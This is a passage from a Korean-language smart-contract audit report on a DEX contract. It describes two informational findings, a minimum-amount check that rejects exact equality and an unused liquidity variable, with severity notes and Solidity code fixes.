발생가능성: 사용자가 유동성 제거에서 정확히 계산하여 최소 요구량을 설정할 경우 발생하므로 굉장히 낮다.

피해: 크지 않다. 최소 요구량을 0으로 설정하면 정상적으로 유동성 제거 가능하다.

부가설명

단순히 사용성에 문제가 될 수 있는 버그라서 Informational로 설정했다.

Informational

▌최소 요구량 검증 오류 [해결방안]

```
amountX =  reserveX * _LPTokenAmount/ totalSupply();
amountY = reserveY * _LPTokenAmount / totalSupply();

require(amountX >= _minimumTokenXAmount && amountY >= _minimumTokenYAmount, "INSUFFICIENT_LIQUIDITY_BURNED");
```

최소 요구량과 비교를 하는 로직에서

등호(=)를 추가하는 형태로 구현한다.

Informational

불필요한 변수 및 연산

Dex::전역변수 선언부


```
address private owner;
address public token_x;
address public token_y;
uint public reserve_x;
uint public reserve_y;
uint public token_liquidity_L;
uint public fee_y;
uint public fee_x;
```

Dex::addLiquidity::Line61 - Line67

```
if(totalSupply() == 0){
    token_liquidity_L = sqrt(reserve_x * reserve_y);
    token_amount = sqrt((tokenXAmount * tokenYAmount));
} else{
    token_amount = (tokenXAmount * 10 ** 18 * totalSupply() / reserve_x) / 10 ** 18;
}
```

Informational

불필요한 변수 및 연산



개념증명

token_liquidity_L의 경우

addLiquidity( )에서 연산이 이루어지고 있으나
실제 Dex에서 이를 활용한 연산은 이루어지지 않는다.

심각도

발생가능성: 초기 공급할 경우에 대해서만 연산이 수행된다.
피해: 초기 공급할 경우 부가적인 연산이 발생할 뿐, 별다른 피해는 없다.

부가설명

심각도의 경우 전혀 없으나, 무의미한 코드가 있어 Informational로 선정해서 개발자에게 알려주려고 하는 목적이다.

Informational

▌불필요한 변수 및 연산 [해결방안]

Dex::전역변수 선언부

```
address private owner;
address public token_x;
address public token_y;
uint public reserve_x;
uint public reserve_y;
uint public fee_y;
uint public fee_x;
```

Dex::addLiquidity::Line61 - Line67

```
if(totalSupply() == 0){
    token_amount = sqrt((tokenXAmount * tokenYAmount));
} else{
    token_amount = (tokenXAmount * 10 ** 18 * totalSupply() / reserve_x) / 10 ** 18;
}
```

변수 선언과 해당 변수와 관련된 해당 로직을 삭제하면 된다.